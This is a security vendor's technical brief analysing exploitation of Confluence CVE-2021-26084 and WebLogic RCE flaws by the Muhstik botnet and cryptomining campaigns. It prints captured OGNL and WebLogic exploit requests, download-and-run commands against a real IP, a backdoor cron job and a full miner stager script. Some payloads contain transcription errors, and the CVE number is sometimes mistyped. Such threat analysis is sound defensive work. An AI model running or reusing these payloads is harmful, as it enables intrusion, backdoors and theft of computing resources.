Tracking CVE-2021-26084 and Other Server-based Vulnerability Exploits via Trend Micro Cloud One and Trend Micro Vision One

Technical Brief

By Ashish Verma and Yash Verma

Introduction

Vulnerabilities[1] serve as entry points for threats, and even relatively new ones have swarms of exploit campaigns that target them. In this research, we look into how malware campaigns target server vulnerabilities. In particular, we look into the Atlassian Confluence Server Webwork Object-Graph Navigation Language (OGNL) injection vulnerability, CVE-2021-26084[2], and three Oracle WebLogic Server vulnerabilities, CVE-2020-14882[3], CVE-2020-14750[4], and CVE-2020-14883[5]. We also include recommendations on how security teams can safeguard their workloads.

To observe the following campaigns, we used detection data and set up honeypots, which we managed with Trend Micro Cloud One™ – Workload Security[6] and Trend Micro Vision One™[7]. With the help of these solutions, we were able to investigate attacks launched by adversaries as well as attempt some attack scenarios ourselves.

Overview of the Vulnerabilities


CVE-2021-26084

In August this year, Atlassian disclosed CVE-2021-26084, which affects Confluence Server and Confluence Data Center[8] versions before 6.13.23, from 6.14.0 before 7.4.11, from 7.5.0 before 7.11.6, and from 7.12.0 before 7.12.5. Since then, this vulnerability has been heavily exploited in the wild. The Cyber National Mission Force (CNMF)[9] has noticed ongoing mass exploitation of the bug and is expecting the malicious activity to increase. Even the US Cyber Command urged organizations to patch the vulnerability immediately. The vulnerability can be exploited even by non-administrator or unauthenticated users if the endpoints are accessible on the network.

Atlassian Confluence is used primarily in corporate environments as a collaboration tool. In its backend, it uses OGNL, which is an open-source Expression Language (EL) for Java. While OGNL uses simpler expressions than the full range of those supported by the Java language, it does allow getting and setting properties (through defined setProperty and getProperty methods, found in JavaBeans), and execution of methods of Java classes.

This remote code execution (RCE) flaw exists as a result of how Atlassian Confluence handles OGNL expressions. The flaw was found in the velocity template[10], which was changed in previous patches; that is, with createpage-entervariables.vm and other *.vm files. Any route that renders these templates would cause the vulnerability to exist completely unauthorized, even if the sign-up feature is turned on. The flaw is very similar to the 2017 Equifax Breach[11], where an Apache Struts vulnerability was exploited.

Its attack traffic is shown in the following code snippet:




```
POST /pages/createpage-entervariables.action?SpaceKey=x HTTP/1.1
X-Forwarded-For:[redacted]
X-Forwarded-Proto: https
X-Forwarded-Port:443
Host:[redacted]
X-Aman-Trace-Id: Roots
Content-Length: 906
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebkit/537.36
(KHTML like Gecko) Chrome/ 44.0.2403.155 Safari/537.36
Accept-Encoding: gzip,deflate
Accept: */*
Content-Type: application/x-www-form-urlencoded

queryString=aaaaaaaa\u0027+{Class. forName (\u0027javax.script. ScriptEngine
Manager\u0027).newInstance().getEngineByName(\u0027JavaScript\u0027). \u00
65val(\u0027vartisWin+=+java.lang. System.getProperty (\u0022os.name\u0022)
.toLowerCase().contains (\u0022win\u0022); tvar+cmd+=+new+java.lang. String
\u0022ps\u0022); var+p+=+new+java.lang. ProcessBuilder(); if(iswin> {p.comma
nd (\u0022cmd.exe\u0022, +\u0022/c\u0022, +cmd); +}+else{p.command (\u0022bash
\u0022, +\u0022-c\u0022, +cmd); +}p.redirectErrorStream(true); tvar+process=+
p.start(); tvar+inputStreamReader+=+new+java.io.InputStreamReader (process.
getInputStream()); tvar+bufferedReader+=+new+java.io. BufferedReader (inputs
treamReader); tvar+line+=+\u0022\u0022; +vartoutput+=+\u0022\u0022; +while
line+=+bufferedReader.readLine()) + !=+null) { output+=+output +++line+++java.
lang. Character.toString(10); +}\u0027) }+\u0027
```

Figure 1. Simple remote shell payload

CVE-2020-14882, CVE-2020-14750, and CVE-2020-14883

CVE-2020-14882 can be exploited to take over the system by sending a simple HTTP GET request. The vulnerability, which received a severity rating of 9.8 out of 10, has since been patched by Oracle[12], It affected versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, and 14.1.1.0.

To conduct attacks, adversaries exploit a path traversal and a Java class instantiation in the handle implementation of WebLogic's administration console to first bypass admin authentication and then perform RCE. The attack traffic looks something like this:



```
POST /console/images/%2E%2E%2Fconsole.portal HTTP/1.1
Host: 10.203.136.187:7001
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 141
Content-Type: application/x-www-form-urlencoded

_nfpb=true&_pageLabel=&handle=http://com.tangosol.coherence.mvel2.sh.ShellSession(%22java.lang.Runtime.getRuntime().exec(%27calc.exe%27);%22)
```

Figure 2. Code snippet showing authentication bypass and RCE

Related to CVE-2020-14882, CVE-2020-14750[13] is a remote code execution vulnerability in Oracle WebLogic Server. It also affects versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, and 14.1.1.0.0. It can be abused even by users who don't have authentication credentials, such as the correct username and passwords.

On the other hand, CVE-2020-14883 provides a high-privileged attacker with network access via HTTP to compromise and even possibly take over the Oracle WebLogic Server. It also affects versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, and 14.1.1.0.0.

Which Malware Campaigns are Targeting These Vulnerabilities the Most?

We have been closely investigating the kind of attacks in the wild on these vulnerabilities. We conducted this by setting up honeypots and analyzing detection data. Apart from attacks like remote shell uploads and credential discoveries, the most common campaigns have always involved cryptocurrency-mining (aka cryptomining) malware.

These cryptomining campaigns are recently leveraging Atlassian RCE vulnerability CVE-2021-26048 and WebLogic Server Admin Console RCE vulnerability CVE-2020-14750 heavily. This section is a deep dive into the attack patterns of cryptomining campaigns.

Cryptomining Malware Campaigns: An Overview

Cryptomining is a system in which the cybercriminal "miners" contribute computer processing power and get paid in cryptocurrency to validate blockchain transactions.

In our midyear roundup cybersecurity report[14], cryptominers top the list of most detected malware for the first half of 2021.




Figure 3. Cryptocurrency miners were the most detected malware, with long-running family WannaCry in the second spot: The 10 most detected malware families in the first half of 2021

Source: Trend Micro™ Smart Protection Network™ infrastructure

MalXMR was the most detected cryptocurrency miner. Most of our detections for this technical brief are detected as MalXMR as well.




Figure 4. MalXMR, Coinminer, and ToolXMR were the most detected cryptocurrency miners: The 10 most detected cryptocurrency miners in the first half of 2021.

Source: Trend Micro Smart Protection Network infrastructure

To conduct cryptomining, attackers infiltrate the victim network to install cryptomining malware. These cryptominers can then treat the victim like a parasitic host for CPU power and electricity, with computers and servers as viable targets for these schemes.

There are also other ways threat actors can perform cryptomining. One is to break into the victim’s web server to add browser-based cryptomining code. This will then mine the website visitors. Another is by taking over guest Wi-Fi access points and injecting cryptomining content there. There are even open-source toolkits that can be used to inject such malicious code into Wi-Fi traffic automatically.

Most cryptomining campaigns have these steps in common. The steps below are performed by a cryptomining bot:

1. Conducts regular automated scanning of the internet for servers with critical vulnerabilities
2. Identifies an unsecured server
3. Proceeds to attack that server and perform RCE
4. Downloads the master script. The master script will attempt to do the following in the affected system:
5. Removes existing cryptominers
6. Removes antimalware solutions, logs, monitoring tools, and other services related to security
7. Performs lateral movement, or download another trojan, backdoor, or malicious script that will do this in its stead
8. Downloads and runs the cryptomining malware

9. Maintains a command-and-control (C&C) connection on the machine for coin wallet status
10. Stages the cryptomining malware or downloads another master script that will perform the said staging

Tracking Vulnerability Exploits Using Trend Micro Cloud One – Workload Security and Trend Micro Vision One

We managed our honeypots with Trend Micro Cloud One – Workload Security and Trend Micro Vision One. With the help of these solutions, we were able to investigate attacks launched by adversaries, as well as attempt some attack scenarios ourselves. Here are our detections using the tools, as well as our detailed analysis of their behavior.

Muhstik Campaign

Almost immediately after Atlassian released the patch for CVE-2021-26048, we saw many different types of attack campaigns seeking to exploit this vulnerability, most of which are cryptomining campaigns.

One notable attack traffic that we have seen so far on CVE-2021-26048 was by the Muhstik botnet campaign[15], which mostly has the purpose of cryptomining as well. Muhstik targeted vulnerable internet of things (IoT) devices, such as routers, to grow its malicious network and perform other tasks, such as mining for cryptocurrency or launching distributed denial-of-service (DDoS) attacks.

The operators behind Muhstik target vulnerabilities in public-facing web applications to increase the botnet's reach. Attackers behind the botnet fund their operation by mining cryptocurrency with the help of such tools as XMRig and CGMiner, and also by providing DDoS-for-hire services.





Figure 5. Muhstik botnet campaign infection chain

The specific details of this infection chain are further explained here:


1. In one of the malicious traffic we have been seeing, it can be observed that there is an attempt to download and run a file from 149[.]28[.]85[.]17/conf2.



```
POST /pages/createpage-entervariables.action?Spacekey=x HTTP/1.1
host:x.x.x.x
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: python-requests/2.18.4
X-Forwarded-For:x.x.x.x
X-Forwarded-Port: 80
X-Forwarded-Proto: http
Content-Length: 1144
Connection: keep-alive

queryString=aaaaaaaa%5Cu0027%2B%7BClass.forName%28%5Cu0027javax.script.ScriptEngineManager%5Cu0027%29.newIn
stance%28%29.getEngineByName%28%5Cu0027JavaScript%5Cu0027%29. XC40965val%28%5Cu0027vartisWin+%3D+java.lang.
System.getProperty%28%5Cu0022os.name%5Cu0022%29. to LowerCase%28%29.contains%28%5Cu0022win%5Cu0022%29%3B+var+
cmd+%3D+new+java.lang.String%28%5Cu0022%28curl+-s+149.28.85.17%2Fconf2%7C%7Cwgett-q0+-+149.28.85.17%2Fconf
2%29%7Cbash%5Cu0022%29%3Bvar+p+%3D+new+java.lang.ProcessBuilder%28%29%3B+if%28isWin%29%7Bp.command%28%5Cu00
22cmd.exe%5Cu0022%2C+%5Cu0022%2Fc%5Cu0022%2C+cmd%29%3B+%7D+else%7Bp.command%28%5Cu0022bash%5Cu0022%2C+%5Cu0
022-c%5Cu0022%2C+cmd%29%3B+%7Dp.redirectErrorStream%28true%29%3B+var+process%3D+p.start%28%29%3B+var+inputs
treamReader+%3D+new+java.io.InputStreamReader%28process.getInputStream%28%29%29%3B+var+bufferedReader+%3D+n
ew+java.io. BufferedReader%28inputStreamReader%29%3B+var+line+%3D+%5Cu0022%5Cu0022%3B+var+output+%3D+%5Cu002
2%5Cu0022%3B+while%28%28line+%3D+bufferedReader .readLine%28%29%29+%21%3D+null%29%7Boutput+%3D+output+%2B+li
ne+%2B+java.lang.Character.toString%2818%29%3B+%7D%5Cu0027%29%7D%2B%5Cu0027
```


2. After this conf2 script is run, it downloads the additional dk86 binaries and in some cases, dk32 as well.

   These binaries are basically used to connect to an Internet Relay Chat (IRC) server to receive commands and communicate with its C&C server mainly to steal credentials and laterally move or perform DDoS on command. These samples are popularly known as Tsunami backdoors.




```
[oracle@89ad13e81bf2 ~]$ cat conf2
wget -O /dev/shm/pty86 http://[redacted]/wp-content/themes/twentyseventeen/dk86; chmod +x /dev/shm/pty86; /dev/shm/pty86 &
curl -o /dev/shm/pty86 http://[redacted]/wp-content/themes/twentyseventeen/dk86; chmod +x /dev/shm/pty86; /dev/shm/pty86 &

wget -O /tmp/pty86 http://[redacted]/wp-content/themes/twentyseventeen/dk86; chmod +x /tmp/pty86; /tmp/pty86 &
curl -o /tmp/pty86 http://[redacted]/wp-content/themes/twentyseventeen/dk86; chmod +x /tmp/pty86; /tmp/pty86 &

(curl http://[redacted]/wp-content/themes/zuki/m8 || wget -qO - http://[redacted]/wp-content/themes/zuki/m8) | bash >
 /dev/null 2>&1 &
```

3. The backdoor creates a cron job for regular downloads and deployments in case of deletion.




```
[oracle@8febd494e34d ~]$ crontab -l
* * * * * /tmp/pty86 > /dev/null 2>&1 &
* * * * * /var/tmp/pty86 > /dev/null 2>&1 &
```

4. A script with the file name m8 is downloaded. It serves as a stager script for cryptomining malware.



```
SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
ARCH=$(uname -a)
RHOST="[redacted]"
RBIN1="xmra64"
RBIN2="xmra32"
LBIN1=".kswapd"
UD=1

b() {
        mkdir -p ${LPATH} >/dev/null 2>&1; chattr -i ${LPATH} >/dev/null 2>&1; chmod 1755 ${LPATH} >/dev/null 2>&1

        hload=$(ps aux|grep -v 'l0'|grep -v 'eth1'|grep -v 'lan0'|grep -v '^-'| grep -v 'eth0'|grep -v 'inet0'|grep -v 'lano'|grep
-v grep|grep -v defunct|grep -v "knthread"|grep -vi 'aaaaaaaaaa'|grep -vi 'java '|grep -vi 'jenkins'|grep -vi 'exim'|awk '{if($3>=5
4.0) print $11}'|head -n 1)
        [ "${hload}" != "" ] && { ps ax|grep -v grep|grep -v defunct|grep -v knthread|grep -F "${hload}"|while read pid _; do if [
${pid} -gt 301 ] && [ "$pid" != "$$" ]; then "echo killing: ${pid}"; kill -9 "${pid}" >/dev/null 2>&1; fi; done; }

        hload2=$(ps aux|grep -v 'l0'|grep -v 'eth1'|grep -v 'lan0'| grep -v '^-' | grep -v 'eth0'|grep -v 'inet0'|grep -v 'lano'|gr
ep -v grep|grep -v defunct|grep -v python|grep -v knthread|grep -vi 'aaaaaaaaaa'|grep -vi "bash"|grep -vi 'exim'|awk '{if($3>=0.0)
print $2}'|uniq)
        if [[ ! "${hload2}" == "" ]]; then
        for p in ${hload2}; do
            xm=''
            if [[ $p -gt 301 ]] && [[ ! "$pid" == "$$" ]] && [[ ! "$pid" == "$PPID" ]]; then
                if [ -f /proc/${p}/exe ]; then
                    xmf="$(readlink /proc/${p}/exe 2>/dev/null)"
                    xm=$(grep -i "xmr\|cryptonight\|hashrate" /proc/${p}/exe 2>&1)
                elif [ -f /proc/${p}/comm ]; then
                    xmf="$(readlink /proc/${p}/cwd)/$(cat /proc/${p}/comm)"
                    xm=$(grep -i "xmr\|cryptonight\|hashrate" ${xmf} 2>&1)
                fi
                if [[ "${xm}" == *"matches"* ]]; then
                                        echo "killing ${p} and removing: ${xmf}"
                                        kill -9 ${p} >/dev/null 2>&1
                                        ${rm} -rf ${xmf} >/dev/null 2>&1
                                fi
            fi
        done
    fi
```



```
        #(netstat -an | grep 8081 >/dev/null) || kill -9 `ps -x | grep knthread | grep -v grep | awk {'print $1'}`

        if [ ! -f ${LPATH}${LBIN1} ] || ([ $(md5sum ${LPATH}${LBIN1} | cut -c 1-32) != "6659c468fe38506f45792a2b32186d50" ] && [ $(
md5sum ${LPATH}${LBIN1} | cut -c 1-32) != "efcfa1e79b632268066f1fe6564d9de9" ]); then
        if [ ! $(echo "${ARCH}"|grep 'x86_64'|wc -l) -eq 0 ]; then
                ((${curl} ${RHOST}${RBIN1} -o ${LPATH}${LBIN1}||${wget} ${RHOST}${RBIN1} -O ${LPATH}${LBIN1})
        else
            (${curl} ${RHOST}${RBIN2} -o ${LPATH}${LBIN1}||${wget} ${RHOST}${RBIN2} -O ${LPATH}${LBIN1})
        fi
    fi
        chmod +x ${LPATH}${LBIN1}
        ${LPATH}${LBIN1} -o [redacted]:8081 -o [redacted]:8081 -B >/dev/null 2>&1 &
}

if [ $(rm --help 2>/dev/null|grep " rm does not remove dir"|wc -l) -ne 0 ]; then rm="rm"; elif [ $(rrn --help 2>/dev/null|grep " rm
 does not remove dir"|wc -l) -ne 0 ]; then rm="rrn"; else rm="echo"; for f in /bin/*; do strings $f 2>/dev/null|grep -qi " rm does
not remove dir" && rm="$f" && mv -f $rm /bin/rrn && break; done; fi
if [ $(curl --help 2>/dev/null|grep -i "Dump libcurl equivalent"|wc -l) -ne 0 ]; then curl="curl"; elif [ $(lxc --help 2>/dev/null|
grep -i "Dump libcurl equivalent"|wc -l) -ne 0 ]; then curl="lxc"; else curl="echo"; for f in ${bpath}/*; do strings $f 2>/dev/null
|grep -qi "Dump libcurl equivalent" && curl="$f" && mv -f $curl ${bpath}/lxc && break; done; fi
if [ $(wget --version 2>/dev/null|grep -i "wgetrc "|wc -l) -ne 0 ]; then wget="wget"; elif [ $(lxw --version 2>/dev/null|grep -i "w
getrc "|wc -l) -ne 0 ]; then wget="lxw"; else wget="echo"; for f in ${bpath}/*; do strings $f 2>/dev/null|grep -qi ".wgetrc'-style
command" && wget="$f" && mv -f $wget ${bpath}/lxw && break; done; fi

rand=$(head /dev/urandom | tr -dc A-Za-z0-9 | head -c $(shuf -i 4-16 -n 1) ; echo ''); if [ -z ${rand} ]; then rand='.tmp'; fi
echo "${rand}" > "$(pwd)/.${rand}" 2>/dev/null && LPATH="$(pwd)/.cache/"; ${rm} -f "$(pwd)/.${rand}" >/dev/null 2>&1
echo "${rand}" > "/tmp/.${rand}" 2>/dev/null && LPATH="/tmp/.cache/"; ${rm} -f "/tmp/.${rand}" >/dev/null 2>&1
echo "${rand}" > "/usr/local/bin/.${rand}" 2>/dev/null && LPATH="/usr/local/bin/.cache/"; ${rm} -f "/usr/local/bin/.${rand}" >/dev/
null 2>&1
echo "${rand}" > "/dev/shm/.${rand}" 2>/dev/null && LPATH="/dev/shm/.cache/"; ${rm} -f "/dev/shm/.${rand}" >/dev/null 2>&1
